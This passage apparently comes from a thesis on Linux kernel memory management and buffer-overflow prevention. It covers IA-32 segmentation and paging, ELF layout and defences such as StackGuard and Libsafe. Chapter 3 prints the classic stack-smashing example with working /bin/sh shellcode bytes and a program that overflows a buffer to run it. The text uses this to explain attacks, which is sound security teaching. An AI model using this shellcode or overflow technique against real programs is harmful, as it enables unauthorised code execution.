Each system must have one GDT defined, which can be used for all programs and tasks in the system. Optionally, one or more LDTs can be defined. For example, LDT can be defined for each separate task being run, or some or all tasks can share the same LDT. The GDT is a data structure in the linear address space. The base address and the limit of GDT must be loaded in the GDTR register. The first descriptor in the GDT is not used by the processor. A segment selector to this "null descriptor" does not generate an exception when loaded into data-segment registers (DS, ES, FS or GS), but it always generates a general- protection exception when an attempt is made to access memory using the descriptor. By initializing the segment registers with segment selector, accidental reference to unused segment registers can be guaranteed to generate an exception.

The LDT is located in a system segment of LDT type. The GDT must contain a segment descriptor for the LDT segment. If the system supports multiple LDTs, each must have a separate segment selector and segment descriptor in the GDT. An LDT is accessed with its segment selector. To eliminate address translations when accessing the LDT, the segment selector, base linear address, limit and access rights of the LDT are stored in the LDTR register.

2.2.1.4 Protection

The flags and fields related to protection in a segment descriptor are as follows:

- Type field: Indicates the segment type and specifies the kinds of access that can be made to the segment and the direction of growth. The interpretation of this field depends on whether the descriptor type flag specifies an code or data segment or a system segment descriptor. The encoding of the type field is different for code, data, and system descriptors.
- S flag: Specifies whether the segment descriptor is for a system segment or a code or data segment.

- DPL field: Specifies the privilege level of the segment. The privilege level can range from 0 to 3, with 0 being most privileges level. The DPL is used to control access to the segment.

2.2.1.5 General Protection Exception

The processor detects some 30 different kinds of violations by raising a General Protection Exception. Some of the violations relevant to our discussion are the following:

1. Exceeding the segment limit when accessing the CS, DS, ES, FS and GS segments.
2. Exceeding the segment limit when referencing a descriptor table (except during a task switch or a stack switch).
3. Transferring execution to a segment that is not executable.
4. Writing to a code segment or a read-only data segment.
5. Reading from an execute-only code segment.

2.2.2 Paging

The paging unit translates linear addresses into physical addresses. When a request is made to access a frame, if the frame is not present or if there is an access privilege violation, it generates a page fault exception. Page tables are the data structures that map linear to physical addresses. These page tables are initialized by kernel before enabling the paging unit. In IA-32 based Linux the size of a page is 4 KB. The 32 bits of a linear address are divided into three fields:

- Directory:The most significant 10 bits
- Table:The intermediate 10 bits
- Offset:The least significant 12 bits.

If paging is not used linear addresses are directly mapped to physical addresses. In a multi-task system each task will have its own linear address space. So, to provide physical memory for all the tasks is not economically feasible. A method of virtualizing the linear address space is required. This virtualization of the linear address space is handled through the paging mechanism. Paging maintains a virtual environment where a large linear address space is mapped to small physical address space and some disk storage. When paging is used each segment is divided into pages which are stored either in physical memory or disk storage. The physical address space is divided into frames. Pages are stored in frames. The operating system maintains a page directory and a set of tables to keep track of this pages and the frames assigned to them.

2.2.2.1 Data Structures of Paging

Three flags in control registers control the paging. They are:

- PG flag bit 31 of CR0 register
- PSE flag bit 4 of CR4 register
- PAE flag bit 5 of CR4 register

PG flag enables the paging unit in the processor. Operating system sets this flag during processor initialization. PSE is page size extension flag. If this flag is clear then size of a page is 4k, which is very common, otherwise it is 4MB or 2 MB. PAE is physical address extension flag which extends the physical address to 36 bits. This can be used only when PG flag is enabled. It uses additional page directory pointer table along with page directory and page tables to refer any address above `0xffffffff`.

The four data structures that a processor uses to translate a linear address into physical address are:

- Page directory:This is an array of page directory entries of 32 bits each. There can be 1024 directory entries in a page directory.
- Page table:This is an array of 32 bit page table entries. Up to 1024 PTEs can be held in a page table. This is not used when the size of a page is 2MB or 4MB.
- Page:A 4KB,2MB, or 4MB flat address space.
- Page-directory-pointer table:Array of 4 64 bit entries, each pointing to a page directory. This data structure is used only when physical address extension is used.

The translation of physical address happens in two steps. One step at page directory and another at page table. The physical address of the page directory in use is stored in the CR3 processor register. The directory field within the linear address determines the entry in the Page Directory that points to the proper page table. The table field of the linear address, in turn, determines the entry in the Page Table that contains the physical address of the page frame containing the page. The offset field determines the relative position within the page frame. The entries of Page Directories and Page Tables have the same structure. Each entry includes the following fields:

- Present flag : If set, the referenced page or page table is present in main memory. If this flag is clear, the page is not present in main memory and the remaining bits may be used by the operating system for its own purposes.

- User/Supervisor flag: Contains the privilege level required to access the page or page table.
- Read/Write flag: Contains the access right of the page or of the page table.
- Accessed flag: This flag is set every time the paging unit addresses the corresponding page frame. This is used by OS when selecting pages to be swapped out.

2.2.2.2 Protection

The paging unit uses a different protection scheme from the segmentation unit. Only two privilege levels are available with pages and page tables. The privileges are controlled by User/Supervisor flag. When this flag is 0, the page can be addressed only when the processor is in kernel mode. When it is 1 the page can always be addressed. Segmentation has all the three types of access rights (read, write, execute) associated with them. But paging unit has only two types read/write. If the Read/Write flag of a page directory or page table entry is 0, the corresponding page table or page can be read and executed; otherwise it can be read, executed and written. There is no explicit bit to have protection against execution in paging.

2.2.2.3 Memory Aliasing

IA-32 architecture permits two different page directory entries to point to same page table entry. The operating system should be able to manage the consistency of accessed and dirty bits of the entries. If there is any inconsistency it may lead processor to deadlock.

2.2.2.4 Page Tables and TLBs

Paging unit includes Translation Lookaside Buffers to speed up linear address translation. When a linear address is used for the first time, the corresponding physical address is computed through slow accesses to page tables in RAM. The physical address is then stored in a TLB entry. This speeds up further references to the same linear address. Pentium processor has separate data and instruction TLBs. The addresses which is accessed to fetch instructions are updated in ITLB and those which are accessed to for data are updated in DTLB. Entries in TLBs can be altered by assembly language instructions. When ever a page table entry is modified the operating system must invalidate the corresponding entries in both the TLBs.

2.2.2.5 Page Fault Exception

If the page being referred is not in the physical memory, then processor generates page fault exception. The exception handler typically directs the operating system to load the page into

Segment	Base Address	Limit	SS	Permissions (type)	DPL
Kernel CS	0x00000000	0xffffffff	0x10	0xA, R-X	0, Kernel mode
Kernel DS	0x00000000	0xffffffff	0x18	0x2, RW-	0, Kernel mode
User CS	0x00000000	0xffffffff	0x23	0xA, R-X	3, Kernel and user mode
User DS	0x00000000	0xffffffff	0x2B	0x2, RW-	3, Kernel and user mode

CS-code segment, DS-data segment, R-read, W-write, X-execute,DPL-Descriptor Privilege Level
SS-segment selector

Table 2.1: GDT of Standard Kernel

physical memory. When a page is accessed with insufficient privileges then also page fault is raised. When a page fault exception is raised, before page fault handler gets control, the processor pushes a 3-bit error code on to the stack. The bits have the following meaning:

- If bit 0 is clear, the exception was caused by an access to a page that is not present. If set the exception was caused by an invalid access right.
- If bit 1 is clear, the exception was caused by a read or execute access. If set the exception is caused by a write access.
- If bit 2 is clear, the exception was caused when the process is in kernel mode. If set the exception is caused when the process is in user mode.

These bits are used by the page fault handler to expedite the handling.

2.3 Segmentation in Linux

Though IA-32 provides segmentation, Linux uses only paging after setting up default segments. Linux prefers paging to segmentation. Segmentation can assign different address spaces to code, data and stack segments. In Linux all the processes uses same logical addresses and so the total number of segments are very limited. All descriptors of these segments are stored in Global Descriptor Table. The GDT of Linux kernel is shown below.

The four segments in Linux are kernel code segment, kernel data segment, user code segment, and user data segment. All these segments are mapped to same linear address space. i.e., from 0x00000000 to 0xffffffff. Linux always makes sure that SS register contains the segment selector for data segment i.e., in kernel mode SS register will contain selector for kernel data segment and in user mode SS register will contain selector for user data segment. Thus Linux makes all the segments fully overlapping. In other words Linux has Basic Flat Model of segmentation.

2.4 Paging in Linux

Linux adopted a three-level paging model so that it would be suitable for 64-bit architectures too. It contains Page Global directory, Page Middle Directory, and Page Table. The page global directories contains address of page middle directories which in turn contain addresses of several page tables. And then each entry in a page table will point to a page frame.

The linear address is thus split into four parts. However for IA-32, where there are only two levels of paging, Linux eliminates the page middle directory field by filling it with zeros. The number of entries in a page middle directory is 1. The position of page middle directory is still preserved in the sequence of pointers so that same source code can be used for both 32-bit and 64-bit architectures.

Each process has its own page global directory and its own page tables. When a context switch occurs, Linux saves in a TSS segment the contents of the CR3 control register and loads from TSS segment a new value into CR3.

2.5 Process Memory Image

The address space of a process contains all the addresses that the process is allowed to use. Each process views a different linear address space and there is no relation between any two of them. Linux represents intervals of linear addresses by means of memory regions. Each memory region is characterized by an initial linear address, a length, and access rights. The initial address and length should be a multiple of 4096 which is size of a page, in bytes, in IA-32 based Linux. Typically, any process will have text region, data region, bss region, and stack region. Text region includes the executable code of the process. Data region will contain initialized data, static variables and global variables whose values are stored in executable files. Bss region will contain uninitialized data, that is, all global variables whose initial values are not stored in executable file. Stack region contains the program stack which includes environmental variables and return addresses, parameters, and local variables of functions being executed. A region which is not associated with a file is known as anonymous region, e.g. stack region.

Linux implements memory regions by means of descriptors of type `vm_area_struct`. Each memory region descriptor identifies a linear address interval. The `vm_start` field of the structure contains the first linear address of the interval, `vm_end` denotes the end address of the memory region. The field `vm_flags` characterizes various properties of the memory region itself including the access rights. The relation between a page and memory region is explained as follows: A page is a set of addresses in linear address space, in particular set of linear addresses from 0 to 4095 is page 1 and addresses from 4096 to 8191 is page 2. Each memory region thus consists of a set of pages



Figure 2.2: Process Address Space

having consecutive page numbers and all the pages will have same set of access rights.

The following shows all the memory regions, starting address, ending address, and access rights of `init` process.

```
08048000-0804f000 r-xp 00000000 03:01 29220 /sbin/init
0804f000-08051000 rw-p 00006000 03:01 29220 /sbin/init
08051000-08055000 rwxp 00000000 00:00 0
40000000-40015000 r-xp 00000000 03:01 215881 /lib/ld-2.2.4.so
40015000-40016000 rw-p 00014000 03:01 215881 /lib/ld-2.2.4.so
40016000-40017000 rw-p 00000000 00:00 0
4002c000-40161000 r-xp 00000000 03:01 217078 /lib/libc-2.2.4.so
40161000-40166000 rw-p 00134000 03:01 217078 /lib/libc-2.2.4.so
40166000-4016a000 rw-p 00000000 00:00 0
bfffe000-c0000000 rwxp fffff000 00:00 0
```

The following is obtained from `/proc/1/status` of a standard Linux kernel.

```
VmSize: 1424 kB
VmLck: 0 kB
```

```
VmRSS: 524 kB
VmData: 36 kB
VmStk: 8 kB
VmExe: 28 kB
VmLib: 1320 kB
```

In standard kernel, text, data, and bss memory regions of `/sbin/init` are mapped starting from `0x08048000`. The first three regions are text, data and bss regions of `/sbin/init`. And next three are text, data and bss regions of dynamic linker. Next three regions belong to `libc` library in the same order. Dynamic linker and libraries are mapped from `0x40000000`. Stack is built from `0xc0000000`(3GB) towards lower addresses. The sum of sizes of all the regions of the process should be less than 3GB (from `0x00000000` to `0xc0000000`).

The read, write,execute and shared access rights in `vm_flags` associated with the pages of a memory region dictate the protection bits of page table entry of the pages of memory region. The initial values of this page table entry bits, which must be same for all the pages in the memory region, are stored in `vm_page_prot` field of the `vm_area_struct` descriptor. When adding a page, the kernel sets the flags in the corresponding page table entry according to the value of the `vm_page_prot`. However, translating the memory region's access rights into page protection bits is not straightforward, for following reasons.

- COW (Copy On Write) policy of Linux kernel
- Intel processor page tables have just two protection bits, read/write and user/supervisor

Because of this hardware limitation Linux kernel assumes that the readable access rights always implies the execute access right and the write access right always implies the read access right. The sixteen combinations of the read, write, execute and shared access rights are scaled down to the following three.

1. If the page has both write and share access rights, the read/write bit is set.
2. If the page has the read or execute access right but does not have either the write or the share access right, the read/write bit is cleared.
3. If the page does not have any access rights, the present bit is cleared, so that each access generates a "page fault" exception. However, in order to distinguish this condition from the real page-not-present case, Linux also sets the page size bit to 1.

The down-scaled page table entry bits corresponding to each combination of access rights are stored in the `protection_map` array.

protection_map[ ]	Read/Write bit	User/Supervisor bit
__P000	0	0
__P001	0	1
__P010	0	1
__P011	0	1
__P100	0	1
__P101	0	1
__P110	0	1
__P111	0	1
__S000	0	0
__S001	1	1
__S010	1	1
__S011	1	1
__S100	1	1
__S101	1	1
__S110	1	1
__S111	1	1

Table 2.2: `protection_map` in Linux Kernel

```
pgprot_t protection_map[16] = { __P000, __P001, __P010, __P011, __P100, __P101,
__P110, __P111, __S000, __S001, __S010, __S011, __S100, __S101, __S110, __S111 };
```

The Table 2.2 shows how read/write and user/supervisor bits are set with each of these sixteen combination of access rights.

So sixteen combinations of access rights will end up in 3 types:0,0 ; 0,1 ; 1,1. If the memory region has no execution access rights (`VM_EXEC`) in `vm_flags` then index of `protection_map` would be one among 0,1,2,3,9,8,10 and 11. i.e., `__P000,__P001,__P010,__P011,__S000,__S001,__S010,__S011`.

2.5.1 Memory Mapping System Calls

Linux kernel provides system calls with which a process can manipulate its memory regions. They are `mmap`, `munmap`, `mprotect`, and `mremap`.

mmap This system call is used to create and initialize a new memory region for the process.

munmap This system call is used to delete an interval of linear address space from the process address space.

mprotect This system call is used to change the permissions of an interval in the linear address space that belong to address space of process. Any existing permission set is overwritten by the new one.

mremap This system call is used to expand or shrink an existing memory mapping. It can also be used to move the whole memory region to different location in linear address space.

It is required to understand these system calls before proceed to read further chapters. We also recommend referring man pages for these system calls.

2.5.2 ELF Binary Format

Even though Linux supports different executable formats, the official Linux executable format is Executable and Linking Format [TIS Committee 1995]. An ELF executable file statically represents the process. A process address space is composed of various memory regions that contains text, data and stack. The range of text and data memory regions are predetermined at compile-time in an executable file. An executable or shared object file contains a program header table which is an array of structures each describing a segment or other information the system needs to prepare the program for execution. It is to be noted that segments in an ELF binary is different from segments of Intel Architecture. Program headers are meaningful only in executable and shared object files.

```
typedef struct{
  Elf32_Word p_type;
  Elf32_Off  p_offset;
  Elf32_Addr p_vaddr;
  Elf32_Addr p_paddr;
  Elf32_Word p_filesz;
  Elf32_Word p_memsz;
  Elf32_Word p_flags;
  Elf32_Word p_align;
} ELF32_Phdr;
```

The structure above represents a segment in the ELF file. Here `p_type` tells the type of the segment. `p_vaddr` gives the virtual address at which first byte of the segment resides in process address space. `p_filesz` gives the number of bytes the segment has occupied on disk. `p_memsz` gives the number of bytes the segment would occupy on memory. `p_flags` represents the permissions flags of the segments. `gcc` provides utilities `readelf` and `objdump` which can read and display the various segments in a ELF file. The following are the segments of `init` program displayed by `readelf` utility.

```
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align

  PHDR           0x000034 0x08048034 0x08048034 0x000c0 0x000c0 R E 0x4
  INTERP         0x0000f4 0x080480f4 0x080480f4 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x06e2f 0x06e2f R E 0x1000
  LOAD           0x006e40 0x0804fe40 0x0804fe40 0x004d8 0x006b4 RW  0x1000
  DYNAMIC        0x007248 0x08050248 0x08050248 0x000d0 0x000d0 RW  0x4
  NOTE           0x000108 0x08048108 0x08048108 0x00020 0x00020 R   0x4
```

When a process execs an ELF file these segments are used to build the various memory regions in the new process address space. Only segments of type `LOAD` will be loaded to memory. The segment of type `INTERP` contains the path for interpreter (dynamic linker) of the ELF file. The `init` program contains two segments of type `LOAD`. These segments form the text and data regions of the `init` process. In case of executable ELF binaries, the address specified (`p_vaddr`) should be same as as the address at which the segment is loaded on the memory. Among the segments of type `LOAD`, the segment whose virtual address is `0x8048000` forms the text region of the `init` process. The `gcc` linker chooses this address for all binaries as the address of the first loadable segment. However this address can be changed by specifying some of the options for linker while compiling. The other segment is the data region. Linux kernel adjusts the boarders of memory region mapped to the nearest multiple of the page size. Compare this with `init` memory maps in this section.

Shared binaries typically contain position-independent code. The segments virtual address changes from one process to another. So the virtual address specified in the segments of a shared ELF file need not be same as the address at which it is loaded in memory. However, the relative position between segments of shared ELF is preserved. The following are the segments of `libc` library.

```
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x00000034 0x00000034 0x000c0 0x000c0 R E 0x4
  INTERP         0x134593 0x00134593 0x00134593 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x00000000 0x00000000 0x1345a6 0x1345a6 R E 0x1000
  LOAD           0x1345c0 0x001355c0 0x001355c0 0x0472c 0x08908 RW  0x1000
  DYNAMIC        0x138c0c 0x00139c0c 0x00139c0c 0x000e0 0x000e0 RW  0x4
  NOTE           0x0000f4 0x000000f4 0x000000f4 0x00020 0x00020 R   0x4
```

2.6 Kernel Memory Layout

The linear addresses from `0xc0000000` to `0xffffffff` can be accessed only when the process is in kernel mode. These addresses contain kernel's memory. The kernel gets loaded into reserved and contiguous frames and can never be swapped. Since first 1 MB is reserved for BIOS routines kernel is loaded from `0x00100000` on physical memory. On the linear address space this corresponds to `0xc0100000`.

```
Program Header:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  LOAD           0x001000 0xc0100000 0xc0100000 0x227fe0 0x27fabc RWE 0x1000
```

The kernel binary `vmlinux` contains only one loadable segment and this is mapped at `0xc0100000`. This loadable segment has permissions read, write and execute. The kernel page tables are set up

accordingly. So a process in kernel mode can modify any part of kernel's memory. While compiling kernel, symbols `_text`, `_etext`, and `_edata` are created. `_text` gives the address of first byte of text, `_etext` gives address of last byte of text. The data starts next byte after `_etext` and ends at `_edata`.

2.7 Interrupt Descriptor Table and System Call Table

A system table called Interrupt Descriptor Table (IDT) associates each interrupt or exception vector with the address of the corresponding interrupt or exception handler. This table is properly initialized before the kernel enables interrupts. In Linux, IDT contains different kinds of descriptors. Of them system gate descriptors can be accessed by a user mode process. The four Linux exception handlers associated with vectors 3, 4, 5 and 128 are activated by means of system gates. The `trap_init` function, invoked during kernel initialization, sets up the IDT entry corresponding to vector 128 with the address of `system_call`.

When a user mode process invokes a system call, the processor switches to kernel mode and starts the execution of a kernel function. In Linux the system calls must be invoked by executing `int 0x80` assembly instruction, which raises the programmed exception having vector 128 and so `system_call` is executed for every system call. Since kernel implements many different system calls, the processor passes a parameter called system call number to identify the required system call. The `eax` register is used for this purpose. In order to associate each system call number with its corresponding routine, the kernel makes use of a system call dispatch table. This table is stored in the `sys_call_table` array. The `nth` entry contains the service routine of the system call of number `n`. Inside `system_call`, based on the system call number passed as argument, corresponding service routine in `sys_call_table` is invoked.

2.8 Kernel Symbol Table

If the kernel has loadable module support, kernel exports certain set of symbols for the Loadable Kernel Modules (LKM). A special table is used by the kernel to store the symbols that can be accessed by modules together with their corresponding address. This kernel symbol table is contained in the `__ksymtab` section of the kernel code segment, and its starting and ending addresses are identified by the symbols produced by the C compiler:`__start_ksymtab` and `__stop___ksymtab`. The `EXPORT_SYMBOL` macro, when used inside the statically linked kernel code, forces the C compiler to add a specified symbol to the table. Linked modules can also export their own symbols, so that other modules can access them. These symbols exported by the statically linked kernel can be

retrieved by reading `/proc/ksyms` or using system calls `query_module` or `get_kernel_syms`. The symbols `sys_call_table` and `idt_table` are also exported.

2.9 Linux Capabilities

Traditionally, UNIX systems associate with each process certain credentials, which bind the process to a specific user and a specific user group. Credentials are important on multiuser systems because they determine what each process can or cannot do. The use of credentials requires support both in the process descriptor and in the resources being protected. One such resource is file system. So each file is owned by a specific user and the user can decide what kind of access should be allowed on that file by himself, his group users, and others. When a process tries to access a file, the virtual file system always checks whether the access is legal or not based on the credentials of the process and the file.

"Capabilities" is another model of process credentials. The Linux Security Module (LSM) [Wright et al. 2002] project has developed a light-weight, general purpose access control framework that enables many access control modules to be implemented as loadable kernel modules and capabilities model has been adapted to use LSM framework.

A capability is a credential for a process which asserts that the process is allowed to perform a specific operation or a class of operations. Traditionally, in UNIX, root is the superuser and can do anything and normal users has no powers and this is decided based on the effective user id. Linux capabilities avoids this "superuser versus normal user" model. To perform a specific operation the process needs to have the required capability not the effective user id be equal to 0. The list of capabilities in Linux kernel and their explanation is in the standard include file `linux/include/linux/capability.h`. The main advantage of capabilities is that, at anytime, each program needs a limited number of them. So, even if an attacker can exploit the program he can legally perform only a limited number of operations.

A process can explicitly get and set its capabilities by calling `capget` and `capset` capabilities. But none of the file systems support this capability model. So there is no way of associating an executable file with the capabilities that a process will be given when it executes the file. Also capabilities are not widely deployed in Linux kernel yet (latest standard kernel version 2.4.23). There are 29 different types of capabilities in kernel version 2.4.23. To make things work both with capabilities and with traditional model (`eid==0`) Linux kernel is designed as following: A process with `euid=0` is given all the privileges. Similarly, when a process resets the `euid` to a non-root user, the kernel drops all the capabilities.

Some of the capabilities are associated with system calls which do privileged operations such as

loading a module, rebooting the system.

More detailed explanation of Linux Kernel internals is available in the book [Bovet and Cesati 2002].

3
Prevention of Buffer Overflow Attacks

Buffer overflow is a common programming error. There is not a single OS that is free from this error. Buffer overflows have been causing serious security problems for decades. Nearly half of the SANS/FBI's "Twenty most critical Internet security vulnerabilities" [SANS 2003] have buffer overflows involved.

The essence of this problem can be explained by the following. The line `strcpy(p, q)` is a common piece of code in most systems programs. An example of this is:

```
char env[32]; strcpy(env,getenv("TERM"));
```

The `strcpy(p, q)` is proper only when

1. `p` is pointing to a char array of size `m`
2. `q` is pointing to a char array of size `n`
3. `m >= n`
4. `q[i]=='\0'` for some `i` where `0<=i<=(n-1)`

Unfortunately, only a few programs verify that all the above conditions hold prior to invoking `strcpy(p, q)`. A buffer overflow occurs when an object of size `m + d` is placed into a container of size `m`. This can happen in many situations when the programmer does not take proper care to bounds check what their functions do and what they are placing into variables inside their programs. If `n>m` in the `strcpy(p, q)` an area of memory beyond `&p[m]` gets overwritten.

An attacker exploits this programming mistake. He injects cleverly constructed data/executable-code into the area beyond the declared sizes. If the "buffer" is a local C variable, the overflow can be used to force the function to run code of an attacker's choosing. This specific variation is often called a "stack smashing" attack. A buffer overflow in the heap region can also be exploited in the same way.

3.1 A Simple Buffer Overflow Attack

The following example program shows how the return address of a function is overwritten.

```
void function(char *str) {
   char buffer[16];
   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;
  for( i = 0; i < 255; i++)
    large_string[i] = 'A';
  function(large_string);
}
```

This program has a function with a typical buffer overflow programming error. The function copies a supplied string without bounds checking by using `strcpy()` instead of `strncpy()`. If this program is run then a segmentation violation will occur.

`strcpy()` copies the contents of `*str` (`larger_string[]`) into `buffer[]` until a `null` character is found on the string. We can see that `buffer[]` is much smaller than `*str`. `buffer[]` is 16 bytes long, and we are trying to stuff it with 256 bytes. This means that all 240 bytes after buffer in the stack are being overwritten. This includes the stack frame pointer, return address , and `*str`. We had filled `large_string` with the character 'A'. It's hex character value is `0x41`. That means that the return address is now `0x41414141`. So, when the function returns, the next instruction to be executed is at `0x41414141`. So a buffer overflow allows us to change the return address of a function. In this way we can change the flow of execution of the program.

In the above program, if the return address is overwritten to point to an address, where legal instructions exist, then the processor will simply execute those instructions. An attacker cleverly, injects so-called shell code into a local buffer and overwrites the return address to point to that local buffer.

In the following program, a global buffer, containing the shell code, is copied into a local buffer. Since local buffer is smaller than global buffer, adjacent contents of local buffer including return address are overwritten.

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

```
char large_string[128];

void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

  strcpy(buffer,large_string);
}
```

`large_string` is filled with address of the local buffer `buffer`. The global char array `shellcode[]` contains the shellcode which can produce a new shell. This is copied into `large_string`, whose length is greater than shellcode, byte by byte. So `large_string` will contain shellcode from the beginning to a certain extent and after that, till the end, it has the address of buffer. Using `strcpy`, which does not implement array bounds checking, `large_string` is copied into `buffer` whose length is 96. Since `buffer` is smaller than `large_string`, the contents of `large_string` overflow `buffer` and overwrite the contents of the stack. Among those which are overwritten are stack frame pointer and the return address of `main()`. Since the size of the shellcode in `large_string` is less than 96 bytes, the return address and stack frame pointer are overwritten with the address of the buffer. So when the function returns, the processor loads the instruction pointer with the address of `buffer` and executes the shellcode.

The paper [Aleph One 1996] describes the technique in great detail. The technique explained here is known as "Stack smashing attacks" or "stack overflow attacks". There are heap overflows too. Heap overflows are generally much harder to exploit than stack overflows. However, dynamic buffer allocation is not intrinsically less dangerous than other approaches. Infact, if the control can be transferred to any address in process address space which contains legal instructions, the processor would execute them.

If the reader is wondering why the processor executes instructions on the stack or heap, the reason is explained in 2.3. It is because Linux has the user code segment and the user data segment fully overlapping and the paging unit of IA-32 has no protection against execution.

3.2 Different Types of Buffer Overflow Attacks

The main aim of a buffer overflow attack is to subvert the function of a privileged program and get control of it. The attacker would overflow a buffer and corrupt the adjacent memory areas of the buffer which are very critical in transferring the control. Those critical memory areas which can transfer the control can be one of the following: a return address in an activation record, function pointers, and longjmp buffers. The memory areas to which attackers would transfer the control would be one of the following:

Code Injection Attacker injects his own code any where in the process address space and transfer control to that code. The stack smashing and heap overflow attacks fall under this category. The attacker can even use uninitialized static variables for injecting his code.

Existing Code Attacker transfers control to an existing function in the process address space and push the arguments into the appropriate registers and memory locations. For example, if the attacker wants to do `exec(/bin/sh)` then he would transfer control to `exec(arg)` in the `libc` library and push the required arguments into the registers.

In the next section, we discuss the different techniques for preventing buffer overflow. Though we discuss compile-time and run-time prevention techniques our main focus is on source code modifications to Linux kernel source that aim to prevent buffer overflow.

3.3 Compile-time Prevention Techniques

In a buffer overflow attack, overflowing a buffer is essential. So the compile-time techniques would aim to prevent this by doing array bounds checking. The first step of preventing buffer overflows at compile-time is to use string copying functions carefully. Functions like `strcpy`, `strcat`, and `gets` that do not do array bounds checking should not be used. Instead `strncpy`, `strncat`, and `fgets` should be used. Apart from this, the program should properly check for overflowing of the buffer while copying. The direct way is to check all array references in the source code. Unfortunately most of the programs do not perform appropriate checks. Among the several ways of implementing array bounds checking, Splint is a well known tool.

3.3.1 Splint

Splint [Evans 1996], previously known as LCLint, is a lightweight static analysis tool for ANSI C. Splint helps to detect serious programming mistakes in software. Splint has been designed to be as fast and easy to use as a compiler. It can do checking, by exploiting the annotations added

to the libraries and programs. It checks if the source code is consistent with the properties of the annotations to find potential vulnerabilities. In addition to the built-in checks, Splint provides mechanisms for defining a user's own checks and annotations to detect new vulnerabilities and violations of a specific application.

Splint detects both stack and heap-based buffer overflow vulnerabilities. The simplest detection is identifying a function call. The other techniques depend more on function description and program-value analysis. To improve the precision of the warnings, Splint needs a more precise specification of how a function might be safely used, and a more precise analysis of program values.

Statistical analysis is a good security approach but just like any other security approach its not a panacea. Splint is not a replacement to systematic testing and careful security assessments. Splint can only reveal problems based on the inconsistencies between the source code and properties of the annotations documented. Splint cannot detect high level design flaws that may lead to serious vulnerabilities. It turns out that, not every error message produced by Splint can be considered as a programming mistake. Some of the warnings pertaining to the `null` arguments passed to library routines, infinite loops do not cause any damage to the program and can be ignored. A manual audit of Splint errors has been done in the MS Thesis [Subramanian 2003] by Sripriya Subramanian.

3.4 Execution-time Prevention Techniques

The publicly available tools which patch `gcc` compiler for prevention of buffer overflow at runtime are StackGuard, StackShield, and ProPolice. Libsafe is a library which intercepts calls to vulnerable functions. Each of these has their own limitations and not a single technique would be able to prevent all types of buffer overflow attacks. In the paper [Wilander and Kamkar 2003], these four different tools are compared and it is shown that the best tool is effective against only 50% of the attacks.

3.4.1 StackGuard

StackGuard [Cowan and Pu 1998] detects and prevents stack smashing attacks by protecting the return address on the stack from being altered. StackGuard places a "canary" word next to the return address of a function. When the return address is overwritten, the canary word beside that also gets altered. The process detects this and exits.

StackGuard is implemented as a small patch to the `gcc` code generator, specifically the `function_prolog()` and `function_epilog()` routines. `function_prolog()` has been enhanced to lay down canaries on the stack when functions start, and `function_epilog()` checks canary integrity when the function exits.

The attacker must not be able to "spoof" the canary word by embedding the value for the canary word in the attack string. StackGuard offers a range of techniques to prevent canary spoofing:

Random canaries The canary word value is chosen at random at the time the program starts execution. Thus the attacker cannot learn the canary value prior to the program start by searching the executable image. The random value is taken from `/dev/urandom` if available, and created by hashing the time of day if `/dev/urandom` is not supported.

Null canary The canary word is `null`, i.e., `0x00000000`. Since most string operations that are exploited by stack smashing attacks terminate on null, the attacker cannot easily spoof a series of nulls into the middle of the string.

Terminator canary Not all string operations are terminated by null, e.g., `gets()` terminates on new line or end-of-file (represented as -1). The terminator canary is a combination of Null, CR, LF, and -1 (`0xFF`) which should terminate most string operations.

The random canary is more secure for all string operations, and not just those that terminate on the usual termination symbols. Conversely, the terminator canary is faster than the random canary check because it does not have to look up the current canary value. The terminator canary can be used to produce relocatable code, and thus protect shared libraries. If complete random canary protection is desired, then all libraries must be compiled with random canaries, and the program must be statically linked.

An attacker can bypass StackGuard protection, by altering other pointers in the program besides the return address, such as function pointers and longjmp buffers. StackGuard cannot stop heap overflow attacks.

3.4.2 Libsafe

The solution of libsafe [Baratloo et al. 2000] is based on a middle-ware software layer that intercepts all function calls made to library functions that are known to be vulnerable. A substitute version of the corresponding function implements the original functionality, but in a manner that ensures that any buffer overflows are contained within the current stack frame. Thus, it can prevent attackers from overwriting the return address and hijacking the control flow of a running program. This is implemented on Linux as a dynamically loadable library called libsafe that is preloaded with every process it needs to protect.

A partial list of those unsafe functions that are substituted by libsafe are:

```
strcpy(char *dest, const char *src)
strcat(char *dest, const char *src)
```

```
getwd(char *buf)
gets(char *s)
fscanf(FILE *stream, const char *format, ...)
scanf(const char *format, ...)
